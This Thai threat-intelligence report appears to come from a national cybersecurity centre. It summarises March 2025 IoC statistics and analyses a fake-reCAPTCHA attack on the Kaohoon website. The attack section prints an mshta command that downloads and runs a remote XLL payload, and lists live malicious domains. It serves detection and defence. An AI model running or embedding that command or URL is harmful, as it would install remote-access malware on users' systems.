

Indicator of Compromise

เดือนมีนาคม ปี 2025

คำนำ

จากการรวบรวมและวิเคราะห์ข้อมูล Indicator of Compromise (IoCs) ในเดือนมีนาคม ปี 2025 พบว่าการโจมตีที่เพิ่มขึ้นอย่างมีนัยสำคัญในหลายภาคส่วนฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ได้จัดทำรายงานสรุปผลการวิเคราะห์นี้ขึ้นเพื่อให้เห็นภาพรวมของข้อมูลสถานการณ์การโจมตีในเดือนมีนาคม ปี 2025


รายงานนี้มีวัตถุประสงค์เพื่อให้ข้อมูลที่เป็นประโยชน์แก่ผู้ที่เกี่ยวข้องในการป้องกันและรับมือกับการโจมตีจากภัยคุกคามทางไซเบอร์อย่างมีประสิทธิภาพโดยเน้นถึงความสำคัญของการเตรียมความพร้อมและการตอบสนองต่อภัยคุกคามที่เกิดขึ้นอย่างรวดเร็วและมีประสิทธิภาพ

ทั้งนี้ หวังเป็นอย่างยิ่งว่ารายงานนี้จะเป็นประโยชน์ในการเสริมสร้างความรู้และความเข้าใจเกี่ยวกับภัยคุกคามทางไซเบอร์ที่กำลังเพิ่มขึ้นในปัจจุบัน รวมถึงวิธีการป้องกันและรับมือกับภัยคุกคามทางไซเบอร์สำหรับทุกภาคส่วนได้อย่างมีประสิทธิภาพและปลอดภัย

ภาพรวม การวิเคราะห์ Indicator of Compromise (IoCs)

ในเดือนมีนาคม ปี 2025 ในระบบ MISP


ในเดือนมีนาคม ปี 2025 พบว่าสถิติการรวบรวมและวิเคราะห์ข้อมูล Indicator of Compromise (IoCs) จากการโจมตีของภัยคุกคามทางไซเบอร์ มีจำนวนเพิ่มขึ้นอย่างต่อเนื่อง ดังนั้น ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ จึงได้จัดประเภทหมวดหมู่ของ Indicator of Compromise (IoCs) ที่ได้วิเคราะห์ลงในระบบ MISP (Malware Information Sharing Platform and Threat Sharing) สำหรับการรับและแบ่งปันเหตุการณ์ภัยคุกคามทางไซเบอร์ เป็นดังนี้



จากภาพ แสดงให้เห็นว่า ในแต่ละ Events ที่ได้วิเคราะห์นั้น จะมีจำนวน Attributes ที่หลากหลาย และแตกต่างกันไป ซึ่งในเดือนมีนาคม ปี 2025 ได้รวบรวมและวิเคราะห์ข้อมูล Indicator of Compromise (IoCs) จำนวน 49 Events และ 841 Attributes

ประเภทของภัยคุกคามทางไซเบอร์ ที่ได้จากการวิเคราะห์ Indicator of Compromise (IoCs) ในเดือนมีนาคม ปี 2025

แบ่งออกเป็น 5 ประเภทดังนี้



จัดลำดับ ดังนี้

- ลำดับที่ 1 Malware 28 จำนวน
- ลำดับที่ 2 Ransomware 11 จำนวน
- ลำดับที่ 3 Threat actor 6 จำนวน
- ลำดับที่ 4 Phishing 2 จำนวน


อื่น ๆ

- Suspicious IP 2 จำนวน

Malware เป็นประเภทที่พบมากที่สุด (มากกว่าครึ่งหนึ่งของทั้งหมด) ตามด้วย Ransomware และ Threat actor ก็นับเป็นกลุ่มที่มีสัดส่วนสูง ประเภททั่วไป เช่น Suspicious IP และ Phishing มีจำนวนค่อนข้างน้อย

ประเภทของภัยคุกคามทางไซเบอร์ ที่ได้จากการวิเคราะห์ Indicator of Compromise (IoCs) ในเดือนมีนาคม ปี 2025


สรุปภาพรวมดังนี้



จากภาพ สรุปได้ว่า จำนวน Malware ที่ได้ถูกรวบรวมและวิเคราะห์ข้อมูล Indicator of Compromise (IoCs) ในเดือนมีนาคม ปี 2025 นั้น มีจำนวนที่สูงที่สุด เป็นเปอร์เซ็นต์ที่ 57.15% ต่อด้วยจำนวน Ransomware เป็นเปอร์เซ็นต์ที่ 22.45% ตามมาด้วยจำนวน Threat actor เป็นเปอร์เซ็นต์ที่ 12.24%, Phishing เป็นเปอร์เซ็นต์ที่ 4.08%, และ Suspicious IP 4.08%

ภัยคุกคามที่น่าสนใจจากการวิเคราะห์ลงระบบ MISP

ประจำเดือนมีนาคม 2025



ภาพประกาศเตือนเรื่องความปลอดภัยทางไซเบอร์ จากเพจชาวหุ่นธุรกิจ- Kaohoon

เมื่อวันที่ 10 มีนาคม 2568 พบว่ามีการโจมตีทางไซเบอร์ผ่านเว็บไซต์ ชาวหุ่นธุรกิจ (Kaohoon) โดยการฝังมัลแวร์ในรูปแบบของไฟล์ XLL (Excel Add-in) ซึ่งทำงานโดยใช้ CAPTCHA ปลอม เพื่อหลอกล่อให้ผู้ใช้งานยืนยันตัวตน จากนั้นจึงดาวน์โหลดไฟล์ XLL อันตรายจาก URL ดังต่อไปนี้:

- <https://kp.ferrysurgicallustily.shop/publicpublicpublic.xll>

การโจมตีนี้มีพฤติกรรมที่ซับซ้อนและมีการใช้เทคนิคหลบเลี่ยงการตรวจจับ เช่น:

- การหลบหลีก Sandbox
- การใช้ GPU Process
- การรันคำสั่งผ่าน mshta.exe และ ieframe.dll

ผลการวิเคราะห์มัลแวร์

 **HYBRID ANALYSIS**

Sandbox Quick Scans File Collections Resources Request Info

IP, Domain, Hash...

<https://kp.ferrysurgicallustily.shop/publicpublicpublic.xll>

This report is generated from a file or URL submitted to this webservice on March 10th 2025 12:32:40 (UTC) and action script *Default browser analysis*
Guest System: Windows 10 64 bit, Professional, 10.0 (build 16299).
Report generated by *Falcon Sandbox* © Hybrid Analysis

malicious

Threat Score: 70/100
AV Detection: Marked as clean
#phishing

จากการวิเคราะห์โดย Hybrid Analysis (Malware analysis sandbox) พบว่า

1. เปิด URL อัตโนมัติผ่าน mshta.exe

คำสั่งที่พบ:

%WINDIR%\system32\ieframe.dll,OpenURL C:\sample.url

2. การใช้ Crashpad Handler และ GPU Process

- ปิด Sandbox เพื่อหลบการตรวจจับ
- ใช้ GPU Process เพื่อโหลด Payload

3. การรันคำสั่งผ่าน mshta.exe เพื่อดาวน์โหลด Payload

ตัวอย่าง URL:

https://kp.ferrysurgicallustily.shop/publicpublicpublic.xll

4. โหลดโค้ด JavaScript ผ่าน Renderer Process

- พฤติกรรมการเปิด Renderer Process จำนวนมาก

5. เรียกใช้ Unzip Utility Service


- มีการ Unzip ไฟล์ .xll และทำการรันไฟล์อัตโนมัติ

6. หลีกเลียง Sandbox Detection

- ปิด GPU Sandbox
- ใช้ Crashpad เพื่อเก็บข้อมูลเกี่ยวกับการทำงานของระบบ


กระบวนการทำงานของ Fake reCAPTCHA ในการโจมตีนี้

Fake reCAPTCHA (Phishing) Attack Flow Summary



รูปภาพ ขั้นตอนการโจมตี

1. ผู้ใช้งานเข้าไปที่เว็บไซต์ของเหยื่อ
2. ผู้ใช้งานเห็น Fake reCAPTCHA ปรากฏขึ้นบนหน้าเว็บโดยมีข้อความ ดังภาพด้านล่าง



ภาพตัวอย่าง fake reCAPTCHA

3. เมื่อผู้ใช้งานกดเพื่อทำการยืนยันตัวตน เบราวเซอร์จะทำการเรียกคำสั่ง

mshta https://kp.ferrysurgicallustily.shop/publicpublicpublic.xll

คำสั่งนี้จะดาวน์โหลดไฟล์ .xll ที่เป็น Payload และทำการ Execute บนระบบ

4. เมื่อ Payload ทำงานสำเร็จ

- ผู้โจมตีจะสามารถควบคุมเครื่องได้จากระยะไกล (Remote Access)
- อาจทำการติดตั้งมัลแวร์เพิ่มเติม เช่น Keylogger หรือ Ransomware
- มีความเป็นไปได้ที่ผู้โจมตีจะขโมยข้อมูลส่วนตัว เช่น Cookie, Session ID หรือ Credential

Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

Network

- check.fafot.icu
- kp.ferrysurgicallustily.shop

Hash File – SHA256

- 1791d00fbe569489f48cf5e56b9a2a9b71d3c17096df4982668f51d512b820c5

MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID	
Drive-by Compromise	T1189	
Command and Scripting Interpreter: mshta.exe	T1059.005	
Registry Run Keys / Startup Folder	T1547.001	
Obfuscated Files or Information	T1027	
Input Capture: Keylogging	T1056.001	
Screen Capture	T1113	
Application Layer Protocol	T1071	

คำแนะนำ

1. มาตรการป้องกัน (Prevention)

- 1.1) ติดตั้ง Endpoint Protection (EDR) เพื่อตรวจจับการโจมตี
- 1.2) บล็อก URL และ IP ที่เกี่ยวข้องกับ IOC
- 1.3) ปิดการทำงานของ mshta.exe และ ieframe.dll หากไม่มีการใช้งานในองค์กร
- 1.4) เปิดใช้งาน Sandbox Protection บน Browser

2. มาตรการตรวจจับและตอบสนอง (Detection & Response)

- 2.1) ตรวจสอบ Network Traffic สำหรับการเชื่อมต่อที่น่าสงสัย
- 2.2) ดึง Memory Dump จาก Process ที่น่าสงสัย เช่น mshta.exe หรือ msedge.exe
- 2.3) ตรวจสอบ Hash ของไฟล์ .xll เพื่อค้นหาการติดตั้งเพิ่มเติม
- 2.4) กักกัน (Isolate) เครื่องที่ติดเชื้อมันที

3. แนวทางป้องกันในระยะยาว (Long-Term Protection)

- 3.1) เปิดใช้การบังคับใช้ Content Disarm and Reconstruction (CDR) สำหรับไฟล์แนบในอีเมล
- 3.2) ปิดการใช้ XLL ใน Excel หากไม่มีความจำเป็น
- 3.3) ใช้ Threat Intelligence Sharing เพื่อป้องกันการโจมตีในอนาคต

4. การให้ความรู้และการสำรองข้อมูล (User Awareness & Backup)

4.1) การให้ความรู้ด้านความปลอดภัยไซเบอร์ (Cybersecurity Awareness)

- อบรมพนักงานให้รู้จัก ฟิชซิง (Phishing) และการโจมตีแบบ วิศวกรรมสังคม (Social Engineering)
- ส่งเสริมการตรวจสอบ URL และไฟล์แนบในอีเมล ก่อนเปิดใช้งาน

สำหรับประชาชนทั่วไปที่เข้ามาใช้บริการ

- เตือนผู้ใช้งานให้ หลีกเลี่ยงการกรอกข้อมูลส่วนตัว หรือข้อมูลสำคัญในเว็บไซต์ หากมีหน้าต่างแจ้งเตือน หรือ CAPTCHA ที่ผิดปกติ
- แจ้งให้ผู้ใช้งาน ตรวจสอบ URL ก่อนคลิกลิงก์ หรือเปิดไฟล์แนบ โดยดูว่าเว็บไซต์มีใบรับรอง SSL หรือไม่ (https://)

- ให้คำแนะนำในการตรวจสอบ CAPTCHA ปลอม โดยหาก CAPTCHA มีลักษณะที่น่าสงสัย เช่น:
 - CAPTCHA ไม่มีการโหลดใหม่เมื่อกรอกข้อมูลผิด
 - CAPTCHA มีปุ่มดาวน์โหลดไฟล์หรือขอสิทธิ์เข้าถึงอุปกรณ์
- แนะนำให้ประชาชนใช้ **Ad Blocker** และ **Pop-up Blocker** เพื่อลดความเสี่ยงจากโฆษณาแฝงมัลแวร์

4.2) การสำรองข้อมูล (Backup & Recovery Plan)

- สำรองข้อมูลที่สำคัญเป็นระยะ และใช้ ระบบสำรองข้อมูลแบบออฟไลน์ (Offline Backup)
- ทดสอบแผนการกู้คืนข้อมูล (Disaster Recovery Plan) เป็นระยะเพื่อให้มั่นใจว่าสามารถกู้คืนข้อมูลได้อย่างมีประสิทธิภาพ

อ้างอิงจาก

Threat Intelligence ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์

Hybrid Analysis Report

MITRE ATT&CK Framework

<https://github.com/JohnHammond/recaptcha-phish?tab=readme-ov-file>

<https://www.facebook.com/share/p/1B3EXtFeFG/>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th